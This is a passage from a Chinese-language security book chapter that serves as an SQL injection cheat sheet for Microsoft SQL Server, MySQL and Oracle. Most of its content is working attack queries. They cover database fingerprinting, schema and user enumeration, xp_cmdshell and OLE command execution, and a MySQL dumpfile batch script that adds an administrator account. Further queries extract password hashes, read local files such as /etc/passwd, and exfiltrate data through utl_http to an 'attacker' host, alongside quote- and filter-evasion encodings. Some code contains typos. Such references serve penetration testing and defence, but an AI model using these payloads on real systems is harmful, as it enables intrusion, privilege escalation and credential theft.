11. 限制结果集

执行 SQL 注入攻击时，通常需要限制注入查询(例如，通过错误消息提取数据)返回的行数。根据数据库平台的不同，从表中选择特定行的语法也各有差异。表 10-3 详细描述了从 tblUsers 表中选择第 1 行和第 5 行数据的 SQL 语法。

表 10-3 限制结果集

平　台	查　询

Microsoft SQL Server	选择第一行：
	`SELECT TOP 1 * FROM tblUsers`
	选择第五行：
	`SELECT TOP 1* FROM(SELECT TOP 5 * FROM thlusers ORDER BY 1 ASC) RANDOMSTRING ORDER BY 1 DESC;`

(续表)

平 台	查 询

MySQL	选择第一行：
	`SELECT * FROM tblUsers LIMIT 1,1`
	选择第五行：
	`SELECT * FROM tblUsers LIMIT 5,1`

Oracle	选择第一行中的 username 列：
	`SELECT * FROM (SELECT ROWNUM r, username FROM tblUsers ORDER BY 1) WHERE r=1;`
	`SELECT * FROM tblUsers WHERE rownum=1;`
	选择第五行中的 username 列：
	`SELECT * FROM (SELECT ROWNUM r, username FROM tblUsers ORDER BY 1) WHERE r=5;`

对于其他数据库平台，请查阅供应商提供的文档。

10.3 SQL 注入快速参考

本节为利用 SQL 注入漏洞时用到的常见 SQL 查询和技术提供一个快速参考。我们首先介绍一些用于识别数据库平台的技术，之后为各种常见的数据库平台提供一个 SQL 注入备忘单。本章末尾的“10.6 其他平台上的 SQL 注入”一节会给出一些额外的不常见平台的备忘单。

10.3.1 识别数据库平台

利用 SQL 注入缺陷时，通常第一项任务是识别后台数据库平台。很多情况下，您可能已经根据展示的服务器平台和脚本语言做出了成熟的猜测。例如，如果 Microsoft 的 IIS 服务器运行一个 ASP.NET 应用，则很可能集成了 Microsoft SQL Server。同样道理，寄主在 Apache 上的 PHP 应用则很可能集成了 MySQL 服务器。按照这种方式对技术进行分组，可以凭借对所攻击数据库平台的了解来接近 SQL 注入缺陷。不过，如果所注入的 SQL 未完全按计划发展，则有必要使用更加科学的方法来识别数据库平台。

1. 通过时间延迟推理识别数据库平台

根据与服务器相关的功能产生时间延迟是一种长期存在的识别数据库平台的方法。表 10-4 列出了最流行的数据库平台中用于产生可测量的时间延迟的函数或存储过程。

表 10-4 产生一个时间延迟

平 台	时 间 延 迟
Microsoft SQL Server	WAITFOR DELAY '0:0:10'
Oracle	BEGIN DBMS_LOCK.SLEEP(5);END;--(PL/SQL Injection only) SELECT UTL_INADDR.get_host_name('192.168.0.1')FROM dual SELECT UTL_INADDR.get_host_address ('foo.nowhere999.zom') FROM dual SELECT UTL_HTTP.REQUEST('http://www.oracle.com')FROM dual
MySQL	BENCHMARK(1000000,MD5("HACK")) SLEEP(10)
Postgres SQL 8.2 及之后的版本	SELECT pg_sleep(10)

另一种类似的方法是通过提交设计好的“繁重查询”来消耗处理器以便获取可测量的时间长度。由于不同供应商的 SQL 实现存在偏差，构造的繁重查询可能只会在特定的平台上成功执行。Microsoft 在 2007 年 9 月公布了一篇关于该主题的文章，可以访问 http://technet.microsoft.com/en-us/library/cc512676.aspx 找到它。

2. 通过 SQL 方言推理识别数据库平台

不同供应商的 SQL 实现之间存在多种偏差，可以使用这些偏差来帮助识别数据库服务器。常用的缩小潜在数据库平台列表的方法是评估目标服务器如何处理与平台相关的 SQL 语法。表 10-5 列出了常见的方法、注释字符序列和默认的表，可以使用它们来识别数据库平台。

表 10-5 SQL 方言偏差

平 台	连 接 符	行 注 释	唯一的默认表
Microsoft SQL Server	'string1' + 'string2'	--	sysobjects
Oracle	'string1' || 'string2' concat(string1,string2)	--	dual
MySQL	concat('string1', 'string2')	#	information_ schema.tables
Access	"string1" & "string2"	N/A	msysobjects
Postgres SQL	'string1' || 'string2'	--	pg_user
Ingres	'string1' || 'string2'	--	iitables
DB2	"string1" + "string2"	--	sysibm. systables

例如，如果怀疑数据库平台为 Microsoft SQL Server 或 Oracle，则可以尝试注入下列语句，根据是否有一条语句引发错误而另一条语句执行成功来做出判断：

```
' AND 'DEAD' || 'BEEF' = 'DEADBEEF'--
```

```
' AND 'DEAD' + 'BEEF' = 'DEADBEEF'--
```

3. 将多行合并为单行

利用 SQL 注入漏洞时，经常会面临一次只返回一列和一行(例如，通过 HTTP 错误消息返回数据)的挑战。为避开这种限制，可以将多行和多列连接成单个字符串。表 10-6 给出了如何在 Microsoft SQL Server、Oracle 和 MySQL 中实现该目标的例子。

表 10-6 使用 SQL 合并多行

平 台	合并多行和(或)列的查询
Microsoft SQL Server	BEGIN DECLARE @x varchar(8000) SET @x=' ' SELECT @x=@x+'/'+name FROM sysobjects WHERE name>'a' ORDER BY name END; SELECT @x AS DATA INTO foo -- populates the @x variable with all "name" column values from sysobjects table. Data from the @x variable is the stored in a table named foo under a column named data BEGIN DECLAER @x varchar(8000) SET @x='' SELECT @x=@x+'/'+name FROM sysobjects WHERE name>'a' ORDER BY name; SELECT 1 WHERE 1 IN (SELECT @x) END; -- As above but displays results with the SQL server error message SELECT name FROM sysobjects FOR XML RAW -- returns the resultset as a single XML formatted string
Oracle	SELECT sys.stragg(distinct username||';') FROM all_users; -- Retruns all usernames on a single line SELECT xmltransform(sys_xmlagg(sys_xmlgen(username)),xmltype ('<?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"><xsl:template> </xsl:stylesheet>')).getstringval() listagg FROM all_users; --Returns all usernames on a single line
MySQL	SELECT GROUP_CONCAT(user) FROM mysql.user; -- returns a comma separated list of users

10.3.2 Microsoft SQL Server 备忘单

Microsoft SQL Server 是当前最常使用的数据库平台之一。从历史上看，Microsoft SQL Server 一直是比较容易通过 SQL 注入加以利用的平台之一，这主要是因为 Microsoft 平台上存在大量功能强大的扩展存储过程和冗长的错误报告。

本节为针对 Microsoft SQL Server 的 SQL 注入攻击中常见的 SQL 语句提供一个快速参考。

1. 枚举数据库配置信息和模式

表 10-7 列出了可用于提取关键配置信息的 SQL 语句。

表 10-7 提取 Microsoft SQL Server 的配置信息

数 据	查 询
版本	SELECT @@version;
当前用户	SELECT system_user; SELECT suser_sname(); SELECT user; SELECT loginame FROM master..sysprocesses WHERE spid =@@SPID;
列出用户	SELECT name FROM master..syslogins;
当前用户权限(如果用户为 sysadmin，返回 1；如果用户不具有 sysadmin 权限，返回 0)	SELECT is_srvolemenber('sysadmin');
数据库服务器主机名	SELECT @@servername; SELECT SERVEROROPERTY('productversion'), SERVERPROPERTY('productlevel'),SERVERPROPERTY('edition'); -- SQL Server 2005 only

表 10-8 列出了用于枚举 Microsoft SQL Server 模式信息的 SQL 语句。

表 10-8 提取 Microsoft SQL Server 的模式

数 据	查 询
当前数据库	SELECT DB_NAME();
列出数据库	SELECT name FROM master..sysdatabases; SELECT DB_NAME(N);-- Where N is the database number
列出表	当前数据库中的表： SELECT name FROM sysobjects WHERE xtype='U'; SELECT name FROM sysobjects WHERE xtype='V';-- Views 主数据库中的表： SELECT name FROM master..sysobjects WHERE xtype='U'; SELECT name FROM master..sysobjects WHERE xtype='V';

列出列	当前数据库中 tblUsers 表的列名：
	SELECT name FROM syscolumns WHERE
	id=object_id('tblUsers');
	admin 数据库中 tblUsers 表的列名：
	SELECT name FROM admin..syscolumns WHERE
	id=object_id('admin..tblmembers');

2. SQL 盲注函数：Microsoft SQL Server

表 10-9 列出了执行 SQL 盲注攻击的一些非常有用的函数。

表 10-9　SQL 盲注函数

数　据	查　询
字符串长度	`LEN()`
从给定字符串中提取子串	`SUBSTRING(string,offset,length)`
字符串('ABC')不带单引号的表示方式	`SELECT char(0x41) + char(0x42) + char(0x43);`
触发时间延迟	`WAITFOR DELAY '0:0:9';` `--triggers 9 second time delay`
IF 语句	`IF (1=1) SELECT 'A' ELSE SELECT 'B'` `--returns 'A'`

3. Microsoft SQL Server 的权限提升

本节介绍一些可以在 Microsoft SQL Server 平台上执行的通用权限提升攻击。多年来，已发现并公开披露了许多能用于提升权限的漏洞。不过，由于 Microsoft 会定期为数据库平台的漏洞打补丁，因而截至本书出版时，这里列出的列表可能都会过时。要想学习与影响 Microsoft SQL Server 平台的最新漏洞有关的更多内容，请搜索 www.secunia.com 或 www.securityfocus.com 等流行的漏洞数据库。表 10-10 将@@version 变量中保存的版本号映射到了真正发布的服务包序号。请参阅下列 Microsoft 知识库中的文章以获取更详细的信息：http://support.microsoft.com/kb/937137/en-us。

表 10-10　Microsoft SQL Server 的版本号

版　本　号	服　务　包
9.00.3042	Microsoft SQL Server 2005 SP2
9.00.2047	Microsoft SQL Server 2005 SP1
9.00.1399	Microsoft SQL Server 2005
8.00.2039	Microsoft SQL Server 2000 SP4
8.00.818	Microsoft SQL Server 2000 SP3 w/Cumulative Patch MS03-031
8.00.760	Microsoft SQL Server 2000 SP3
8.00.532	Microsoft SQL Server 2000 SP2
8.00.384	Microsoft SQL Server 2000 SP1
8.00.194	Microsoft SQL Server 2000
7.00.1063	Microsoft SQL Server 7.0 SP4
7.00.961	Microsoft SQL Server 7.0 SP3
7.00.842	Microsoft SQL Server 7.0 SP2

(续表)

版 本 号	服 务 包
7.00.699	Microsoft SQL Server 7.0 SP1
7.00.623	Microsoft SQL Server 7.0
6.50.479	Microsoft SQL Server 6.5 SP5a Update
6.50.416	Microsoft SQL Server 6.5 SP5a
6.50.415	Microsoft SQL Server 6.5 SP5
6.50.281	Microsoft SQL Server 6.5 SP4
6.50.258	Microsoft SQL Server 6.5 SP3
6.50.240	Microsoft SQL Server 6.5 SP2
6.50.213	Microsoft SQL Server 6.5 SP1
6.50.201	Microsoft SQL Server 6.5 RTM

OPENROWSET 重验证攻击

我们遇到过的很多 Microsoft SQL 应用都配置成使用针对应用，且拥有有限权限的用户账号。不过，相同的应用通常与一个拥有弱 sa(系统管理员)账户口令的 SQL 服务器集成在一起。下列 OPENROWSET 查询将尝试使用口令为 letmein 的 sa 账户连接到地址为 127.0.0.1 的 SQL Server：

```
SELECT * FROM OPENROWSET('SQLOLEDB',' 127.0.0.1';'sa';'letmein',
   'SET FMTONLY OFF execute master..xp_cmdshell "dir" ')--
```

可以使用一种为常用字典字查找口令值的脚本注入攻击来发动针对本地 sa 账户的攻击。进一步讲，可以使用 SQL Server 的 IP 地址参数来遍历本地网络的 IP 范围以搜索带弱 sa 口令的 SQL 服务器。

提示：

www.portswigger.net 上的 Burp Suite 的 Burp Intruder 特性是执行这种攻击的理想之选。要想发动针对 sa 用户账户的字典攻击，可使用带 Preset List 净荷集(payload set)(包含一个常用口令的列表)的 sniper 攻击类型。要想对本地 SQL 服务器发动攻击，可使用 numbers 净荷集遍历本地的 IP 范围。

默认情况下，SQL Server 2005 禁用了 OPENROWSET 函数。如果应用用户是主数据库拥有者(DBO)，则可以重新启用它：

```
EXEC sp_configure 'show advanced option', 1
EXEC sp_configure reconfigure
EXEC sp_configure 'Ad Hoc Distributed Queries', 1
EXEC sp_configure reconfigure
```

4. 攻击数据库服务器：Microsoft SQL Server

本节详细描述针对数据库服务器主机的攻击，比如代码执行和本地文件访问。这里介绍的

所有攻击均假设是通过 Internet 并借助 SQL 注入漏洞来攻击数据库服务器。

1) 通过 xp_cmdshell 执行系统命令

Microsoft SQL Server 7、2000 和 2005 均包含一个名为 xp_cmdshell 的扩展存储过程，可以通过调用该存储过程来执行操作系统命令。攻击 SQL Server 2000 及之前的版本时，主数据库的 DBO(比如，sa 用户)可以执行下列 SQL 语句：

```
EXEC master.dbo.xp_cmdshell 'os command'
```

SQL Server 2005 默认情况下禁用了 xp_cmdshell 存储过程，必须首先使用下列 SQL 重新启用它：

```
EXEC sp_configure 'show advanced option', 1
EXEC sp_configure reconfigure
EXEC sp_configure 'xp_cmdshell', 1
EXEC sp_configure reconfigure
```

如果 xp_cmdshell 存储过程已经被删除了，但.dll 并未删除，则可以使用下列 SQL 重新启用它：

```
EXEC sp_addextendedproc 'xp_cmdshell', 'xpsql70.dll'
EXEC sp_addextendedproc 'xp_cmdshell', 'xplog70.dll'
```

2) xp_cmdshell 的替代品

作为 xp_cmdshell 存储过程的替代品，可以执行下列 SQL 语句来实现相同的效果：

```
DECLARE @altshell INT
EXEC SP_OACREATE 'wscript.shell',@altshell OUTPUT
EXEC SP_OAMETHOD @altshell,'run',null, '%systemroot%\system32\cmd.exe /c'
```

要想在 Microsoft SQL Server 2005 上执行这个替代的 shell，则首先要执行下列 SQL：

```
EXEC sp_configure 'show advanced options', 1
EXEC sp_configure reconfigure
EXEC sp_configure 'Ole Automation Procedures', 1
EXEC sp_configure reconfigure
```

3) 破解数据库口令

Microsoft SQL Server 2000 的口令哈希存储在 sysxlogins 表中，可以使用下列 SQL 语句提取它们：

```
SELECT user,password FROM master.dbo. sysxlogins
```

上述查询的结果看起来与下面内容类似：

```
sa, 0x0100236A261CE12AB57BA22A7F44CE3B780E52098378B65852892EEE91C0784B911
  D76BF4EB124550ACABDFD1457
```

可以按下列方式剖析以 0x0100 开头的长字符串。位于 0x 后面的前 4 个字节是常量，接下

来的 8 个字节是哈希 salt。本例中，salt 的值是 236A261C。剩下的 80 个字节实际上是两个哈希：前 40 个字节是口令大小写敏感的哈希，后 40 个字节则是其大写字母版本。

下面是大小写敏感的哈希：

```
E12AB57BA22A7F44CE3B780E52098378B6585289
```

下面是大小写不敏感的哈希：

```
2EEE91C0784B911D76BF4EB124550ACABDFD1457
```

可以将 salt 和任意一个(或两个)口令哈希加载到 Cain & Abel(www.oxid.it)中，以发动针对口令的字典或暴力破解攻击。

4) Microsoft SQL Server 2005 哈希

Microsoft SQL Server 2005 并不保存大小写不敏感的口令哈希版本；不过，大小写混合的版本却仍然可以访问。接下来的 SQL 语句会检索 sa 账户的口令哈希：

```
SELECT password_hash FROM sys.sql_logins WHERE name='sa'
```

接下来的哈希值示例包括一个 4 字节的常量(0x0100)、一个 8 字节的 salt(4086CEB6)和一个 40 字节的大小写混合哈希(以 D8277 开头)：

```
0x01004086CEB6D8277477B39B7130D923F399C6FD3C6BD46A0365
```

5) 文件读/写

如果拥有 INSERT 和 ADMINISTER BULK OPERATIONS 许可，则可以读取本地文件。下列 SQL 语句会将本地文件 c:\boot.ini 读取到 localfile 表中：

```
CREATE TABLE localfile(data varchar(8000));
BULK INSERT localfile FROM 'c:\boot.ini';
```

接下来可以使用 SELECT 语句从 localfile 表中取回数据。如果通过错误消息提取表数据，则可能会受一次查询只能提取一行的限制。这种情况下，需要一个引用点来进行逐行选取。可以使用 ALTER TABLE 语句向 localfile 表添加一个自动增长的 IDENTITY 列。下列 SQL 语句会添加一个名为 id 的 IDENTITY 列，其初始值为 1，它将随着表中的每一行逐渐递增：

```
ALTER TABLE localfile ADD id INT IDENTITY(1,1);
```

现在可以通过引用 id 列来提取数据，例如：

```
SELECT data FROM localfile WHERE id = 1;
SELECT data FROM localfile WHERE id = 2;
SELECT data FROM localfile WHERE id = 3;
```

10.3.3 MySQL 备忘单

MySQL 是一种流行的开源数据库平台，通常与 PHP 和 Ruby on Rails 应用一起实现。本节为针对 MySQL 的 SQL 注入攻击中常见的 SQL 语句提供一个快速参考。

1. 枚举数据库配置信息和模式

表 10-11 列出了用于提取关键配置信息的 SQL 语句。表 10-12 列出了用于枚举 MySQL 5.0 及之后版本中模式信息的 SQL 语句。

表 10-11 提取 MySQL 服务器的配置信息

数 据	查 询
版本	`SELECT @@version;`
当前用户	`SELECT user();` `SELECT system_user();`
列出用户	`SELECT user FROM mysql.user;`
当前用户权限	`SELECT grantee, privilege_type, is_grantable` `FROM information_schema.user_privileges;`

表 10-12 提取 MySQL 5.0 及之后版本的模式信息

数 据	查 询
当前数据库	`SELECT database();`
列出数据库	`SELECT schema_name FROM information_schema.schemata;`

列出表	列出当前数据库中的表：
	`UNION SELECT TABLE_NAME FROM information_schema.tables WHERE TABLE_SCHEMA= database();`
	列出主数据库中的表：
	`SELECT table_schema, tabble_name FROM information_schema.tables WHERE table_schema != 'information_schema' AND table_schema !='mysql'`

列出列	列出当前数据库中 tblUsers 表的列名：
	`UNION SELECT column_name FROM information_schema.columns WHERE table_name= 'tblUsers'# returns columns from tblUsers`
	列出 admin 数据库中 tblUsers 表的列名：
	`SELECT table_schema, tabble_name, column_name FROM information_schema.columns WHERE table_schema != 'information_schema' AND table_schema !='mysql'`

2. SQL 盲注函数：MySQL

表 10-13 列出了执行 SQL 盲注攻击时一些非常有用的函数。

表 10-13 SQL 盲注函数

数 据	查 询
字符串长度	LENGTH()
从给定字符串中提取子串	SELECT SUBSTR(string, offset, length);
字符串('ABC')不带单引号的表示方式	SELECT char(65,66,67);

触发时间延迟	BENCHMARK(1000000,MD5("HACK"));
	# Triggers a measurable time delay
	SLEEP(10);
	# Triggers a 10-second time delay
	(MySQL Version 5 and later)

IF 语句	SELECT if(1=1, 'A','B'); -- returns 'A'

3. 攻击数据库服务器：MySQL

与 Microsoft SQL Server 不同，MySQL 并未包含任何可用于执行操作系统命令的内置存储过程，不过有很多策略可用来引发远程系统访问。本节介绍一些为实现远程代码执行和(或)读写本地文件所采用的策略。

1) 执行系统命令

可以通过在目标服务器上创建一个定期执行的恶意脚本文件来执行操作系统命令。下列语句用于从 MySQL 读取内容并将其写入本地文件中：

```
SELECT 'system_commands' INTO dumpfile trojanpath;
```

接下来的语句会在 Windows 启动目录中创建一个批处理文件，用于添加一个口令为 x 的管理员用户 x：

```
SELECT 'net user x x /add %26%26 net localgroup administrators x /add' into
   dumpfile 'c:\\Document and Settings\\All Users\\Start Menu\\Programs
   \\Startup\\attack.bat';
```

工具与陷阱……

借助 UNION SELECT 安插 Trojan

使用 UNION SELECT 创建 Trojan 脚本时，必须在交错的系统命令前向目标文件写入原始 SQL 查询选择的所有数据。这样会出问题，因为原始查询所选择的数据有可能阻止 Trojan 正确执行。

为解决这一问题，请确保正在注入的查询不会返回自己的任何数据。添加 *AND 1=0* 可以达到此目的。

2) 破解数据库口令

只要当前用户账户拥有必需的权限(默认情况下，根用户[root user]账户拥有足够的权限)，就可以从 mysql.user 表中提取用户口令哈希。要想返回一个以冒号分隔的用户名和口令哈希的列表，可执行下列语句：

```
SELECT concat(user,":",password) FROM mysql.user;
```

接下来可以使用 Cain & Abel 或 John the Ripper(www.openwall.com/john/)来破解口令哈希。

3) 直接攻击数据库

可以通过直接连接到 MySQL 数据库并创建一个用户定义函数来执行代码。可以从下列 Web 站点下载一个工具来执行该攻击：

- Windows:www.scoobygang.org/HiDDenWarez/mexec.pl
- Windows:www.0xdeadbeef.info/exploits/raptor_winudf.tgz
- 基于 UNIX:www.0xdeadbeef.info/exploits/raptor_udf.c

4) 文件读/写

MySQL 的 LOAD_FILE 函数会返回一个包含指定文件内容的字符串。数据库用户需要拥有 file_priv 权限才能调用该函数。要想查看 UNIX 主机上的/etc/passwd 文件，可使用下列语法：

```
SELECT LOAD_FILE('/etc/passwd');
```

如果启用了 MAGIC_QUOTES_GPC，则可以使用一个十六进制字符串代表该文件路径以避免使用单引号字符：

```
SELECT LOAD_FILE(0x2f6574632f706173737764);# Loads  /etc/passwd
```

可以使用由 Antonio“s4tan”Parata 编写的一款名为 SqlDumper 的工具并借助 SQL 盲注来读取文件内容。可以从 www.ictsc.it/site/IT/projects/sqlDumper/sqlDumper.php 上下载到 SqlDumper。

10.3.4 Oracle 备忘单

在以数据库性能或高可用性为核心需求的大型应用中通常会使用 Oracle 数据库。

1. 枚举数据库配置信息和模式

表 10-14 列出了用于提取关键配置信息的 SQL 语句。表 10-15 和 10-16 列出了用于枚举 Oracle 模式信息的 SQL 语句。

表 10-14 提取 Oracle 服务器的配置信息

数 据	查 询
版本	SELECT banner FROM v$version;
当前用户	SELECT user FROM dual;
列出用户	SELECT username FROM all_users ORDER BY username;

(续表)

数　据	查　询
当前用户权限	SELECT * FROM user_role_privs; SELECT * FROM user_tab_privs; SELECT * FROM user_sys_privs; SELECT sys_context('USERENV', 'ISDBA') FROM dual;
应用服务器主机名	SELECT sys_context('USERENV', 'HOST') FROM dual;
数据库服务器主机名	SELECT sys_context('USERENV', 'SERVER_HOST') FROM dual;
建立外部连接	SELECT utl_http.request('http://attacker:1000/'||(SELECT banner FROM v$version WHERE rownum=1)) FROM dual; 上述语句使用端口 1000 与主机建立了一条 HTTP 连接，攻击者(HTTP 请求)在请求路径中包含了 Oracle 的版本标志。

表 10-15　提取 Oracle 数据库的模式信息

数　据	查　询
数据库名	SELECT global_name FROM global_name;
列出模式/用户	SELECT username FROM all_users;
列出表名及其模式	SELECT ower,table_name FROM all_users;
列出列	SELECT ower, table_name, column_name FROM all_tab_columns WHERE table_name='tblUsers';

表 10-16　数据库中的加密信息

数　据	查　询
经过加密的表	SELECT table_name, column_name, encryption_alg, salt FROM dba_encrypted_columns 从 Oracle 10g 开始，可以对表使用透明加密。考虑到性能原因，只有最重要的列才会对其加密。
列出使用加密库的对象	SELECT owner, name, type, refernenced_name FROM all_dependencies; --show objects using database encryption (e.g. for passwords in 'DBMS_CRYPTO'and 'DBMS_OBFUSCATION_TOOLKIT')
列出包含'crypt'字符串的 PL/SQL 函数	SELECT owner,object_name,procedure_name FROM all_procedures where (lower(object_name) LIKE '%crypt%' or lower (procedure_name) like '%crypt%') AND object_name not in('DBMS_OBFUSCATION_TOOLKIF','DBMS_CRYPTO_TOOLKIT');

2. SQL 盲注函数：Oracle

表 10-17 列出了执行 SQL 盲注攻击时一些非常有用的函数。

表 10-17 SQL 盲注函数

数 据	查 询
字符串长度	LENGTH()
从给定字符串中提取子串	SELECT SUBSTR(string, offset, length) FROM dual;
字符串('ABC')不带单引号的表示方式	SELECT chr(65) || chr(66) || chr(67) FROM dual; SELECT concat(chr(65),concat(chr(66),chr(67))) FROM dual; SELECT upper((select substr(banner,3,1) ||substr(banner, 12,1)||substr(banner,4,1) from v$version where rownum=1)) FROM dual;
触发时间延迟	SELECT UTL_INADDR.get_host_address('nowhere999.zom') FROM dual; -- triggers measurable time delay

3. 攻击数据库服务器：Oracle

Oracle 中存在两种不同类型的注入：传统 SQL 注入和 PL/SQL 注入。在 PL/SQL 注入中，可以执行整个 PL/SQL 块；而在传统的 SQL 注入中，通常则只能修改单条 SQL 语句。

1) 命令执行

可以使用下列脚本(由 Macro Ivaldi 编写)实现系统命令的执行和本地文件的读/写访问：

- www. 0xdeadbeef.info/exploits/raptor_oraexec.sql
- www. 0xdeadbeef.info/exploits/raptor_oraextproc.sql

2) 读本地文件

下面是一些 PL/SQL 代码的例子，用于从 Oracle 服务器读取本地文件：

读本地文件：XMLType

```
create or replace directory GETPWDIR as
   'C:\APP\ROOT\PRODUCT\11.1.0\DB_1\OWB\J2EE\CONFIG';
select extractvalue(value(c), '/connection-factory/@user')||
   '/'||extractvalue(value(c), '/connection-factory/@password')||
   '@'||substr(extractvalue(value(c), '/connection-factory/@url'),
   instr(extractvalue(value(c), '/connection-factory/@url'),'//')+2 conn
  FROM table(
    XMLSequence(
      extract(
        xmltype(
          bfilename('GETPWDIR', 'data-sources.xml'),
          nls_charest_id('WE8ISO8859P1')
        ),
        '/data-sources/connection-pool/connection-factory'
      )
    )
```

```
) c
/
```

读本地文件：Oracle Text

```
CREATE TABLE files (id NUMBER PRIMARY KEY,path VARCHR(255)
   UNIQUE, ot_format VARCHAR(6));
INSERT INTO files VALUES (1, 'c:\boot.ini', NULL);
-- insert the columns to be read into the table (e.g. via SQL Injection)
CREATE INDEX file_index ON files(path) INDEXTYPE IS ctxsys.context
   PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
-- retrieve data (boot.ini) from the fulltext index
SELECT token_text from dr$file_index$i;
```

3) 读本地文件(仅限于 PL/SQL 注入)

接下来的例子只有在执行 PL/SQL 注入攻击时才会起作用。大多数情况下，需要直接连接到数据库来执行 PL/SQL 块：

读本地文件：dbms_lob

```
Create or replace directory ext AS 'C:\';
DECLARE
  buf varchar2(4096);
BEGIN
  Lob_loc:= BFILENAME('MEDIA_DIR', 'aht.txt');
  DBMS_LOB.OPEN (Lob_loc, DBMS_LOB.LOB_READONLY);
  DBMS_LOB.READ (Lob_loc, 1000, 1, buf);
  dbms_output.put_line(utl_raw.cast_to_varchar2(buf));
  DBMS_LOB.CLOSE (Lob_loc);
END
* via external table
CREATE TABLE products_ext
   (prod_id NUMBER, prod_name VARCHAR2(50), prod_desc VARCHAR2(4000),
   prod_category VARCHAR2(50), prod_category_desc VARCHAR2(4000),
   list_price NUMBER(6,2), min_price NUMBER(6,2), last_updated DATE)
ORGANIZATION EXTERNAL
  (
   TYPE orcle_loader
   DEFAULT DIRECTORY stage_dir
   ACCESS PARAMETERS
   (RECORDS DELIMITED BY NEWLINE
   BADFILE ORAHOME:'.rhosts'
   LOGFILE ORAHOME:'log_products_ext'
   FIELDS TERMINATED BY ','
   MISSING FIELD VALUES ARE NULL
   (prod_id, prod_name, prod_desc, prod_category, prod_category_desc, price,
```

```
    price_delta, last_updated char date_format date mask "dd-mon-yyyy")
    )
    LOCATION ('data.txt')
  )
    PARALLEL 5
    REJECT LIMIT UNLIMITED;
```

4) 写本地文件(仅限于 PL/SQL 注入)

接下来的代码示例只有作为 PL/SQL 块才会成功执行。多数情况下，需要通过 SQL*Plus 等客户端来直接连接到数据库：

写本地文本文件：utl_file

```
Create or replace directory ext AS ':c\';
DECLARE
  v_file UTL_FILE.FILE_TYPE;
BEGIN
v_file := UTL_FILE.FOPEN('EXT','aht.txt', 'w');
  UTL_FILE.PUT_LILE(v_file,'first row');
  UTL_FILE.NEW_LINE (v_file);
  UTL_FILE.PUT_LINE(v_file,'second row');
  UTL_FILE.FCLOSE(v_file);
END;
```

写本地二进制文件：utl_file

```
Create or replace directory ext AS 'C:\';
DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
BEGIN
bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850E8060083C402CD2
0C35589E5B80100508D451A50B80F00508D5D00FFD383C40689EC5DC3558BEC8B5E088B4E048B56
06B80040CD21730231C08BE55DC39048656C6C6F2C20205F726C64210D0A');
fi:=UTL_FILE.fopen('EXT','hello.com','wb',32767);
UTL_FILE.put_raw(fi,bu,REUE);
UTL_FILE.fclose(fi);
END;
/
```

写本地文件：dbms_advisor(Oracle 10g 及之后的版本)

```
create directory MYDIR as 'C:\';
exec SYS.DBMS_ADVISOR.CREATE_FILE ( 'This is the content'||chr(13)||'Next
   line', 'MYDIR','myfile.txt');
```

5) 破解数据库口令

根据数据库版本的不同，可以通过执行下列查询中的一条来从数据库中提取口令哈希：

```
SELECT name, password FROM sys.user$ where type#>0 and length(password)=16;
-- DES Hashes (7-11g)
SELECT name, spare4 FROM sys.user$ where type#>0 and length(spare4)=62;
-- SHA1 Hashes;
```

有超过 100 张(取决于安装的组件)的 Oracle 表中包含口令信息。这些口令有时候可以以明文方式得到。下面的例子将尝试提取明文口令：

```
select view_username, sysman.decrypt(view_password) from
   sysman.mgmt_view_user_credentials;
select credential_set_column, sysman.decrypt(credential_value) from
   sysman.mgmt_credentials2;
select sysman.decrypt(aru_username), sysman.decrypt(aru_password) from
   sysman.mgmt_aru_credentials;
```

接下来可以使用很多可免费获取的工具(比如 Woraauthbf、John the Ripper、Gsauditor、Checkpwd 和 Cain & Abel)来破解 Oracle 口令哈希。请参阅本章末尾的“10.7 资源”一节以获取这些工具的下载链接。

10.4 避开输入验证过滤器

通常可以通过编码输入来避开那些依赖于拒绝已知不良字符和字符串常量的输入验证过滤器。本节为那些为避开以这种方式运作的输入验证过滤器而经常使用的编码技术提供一个参考。

10.4.1 引号过滤器

单引号字符(')与 SQL 注入攻击同义。正因为如此，通常会对单引号进行过滤或双重编码(double up)以作为一种防御机制。其思想在于防止攻击者突破使用引号界定的数据。遗憾的是，当易受攻击的用户输入是数字值时，这种策略会失败，因为数字值不会使用引号字符来进行界定。过滤或审查引号字符时，需要编码字符串的值以防止它们被过滤器破坏。表 10-18 列出了在各种流行的数据库平台上表示 *SELECT 'ABC'* 这一查询时可以选用的方法。

表 10-18 不使用引号字符表示字符串

平 台	查 询
Microsoft SQL Server	`SELECT char (0x41) + char(0x42) + char(0x43);`
MySQL Server	`SELECT char (65,66,67);` `SELECT 0x414243;`

Oracle	`SELECT chr(65) || chr(66) || chr(67) from dual;`
	`Select concat(chr(65),concat(chr(66),chr(67))) from dual;`
	`Select upper((select substr(banner,3,1) || substr(banner, 12,1) ||substr(banner,4,1) from v$version where rownum=1)) from dual;`

Microsoft SQL Server 还支持在变量中构造查询，然后调用 EXEC 来执行它。在下面的例子

中，我们创建了一个名为@q 的变量，并借助一个十六进制编码的字符串将 *SELECT 'ABC'* 查询赋值给该变量：

```
DECLARE @q varchar(8000)
SELECT @q=0x53454c454354202741424237
EXEC(@q)
```

采用该技术可以在不向应用提交任何引号字符的前提下，执行任意查询。可以使用下列 Perl 脚本并借助该技术来自动编码 SQL 语句：

```
#!/usr/bin/perl
print "Enter SQL query to encode:";
$teststr=<STDIN>;chomp $teststr;
$hardcoded_sql =
    'declare @q varchar(8000) '.
    'select @q=0x*** '.
    'exec(@q)';
$prepared = encode_sql($teststr);
$hardcoded_sql =~s/\*\*\*/$prepared/g;
print "\n[*]-Encoded SQL:\n\n";
print $hardcoded_sql ."\n";
sub encode_sql{
   @subvar=@_;
   my $sqlstr =$subvar[0];
   @ASCII = unpack("C*", $sqlstr);
   foreach $line (@ASCII)  {
      $encoded = sprintf('%lx',$line);
      $encoded_command .= $encoded;
         }
retrun $encoded_command;
}
```

10.4.2 HTTP 编码

有时可以使用外来编码标准或者借助双重编码来编码输入，以避开那些拒绝已知不良字符(通常称为黑名单)的输入验证过滤器。表 10-19 列出了常见的 SQL 元字符的多种编码格式。

表 10-19 编码后的 SQL 元字符

字 符	编码后的变量
'	%27
	%2527
	%u0027
	%u02b9
	%ca%b9

(续表)

字　符	编码后的变量
"	%22 %2522 %u0022 %uff02 %ef%bc%82
;	%3b %253b %u0003b %uff1b %ef%bc%9b
;	%28 %2528 %u0028 %uff08 %ef%bc%88
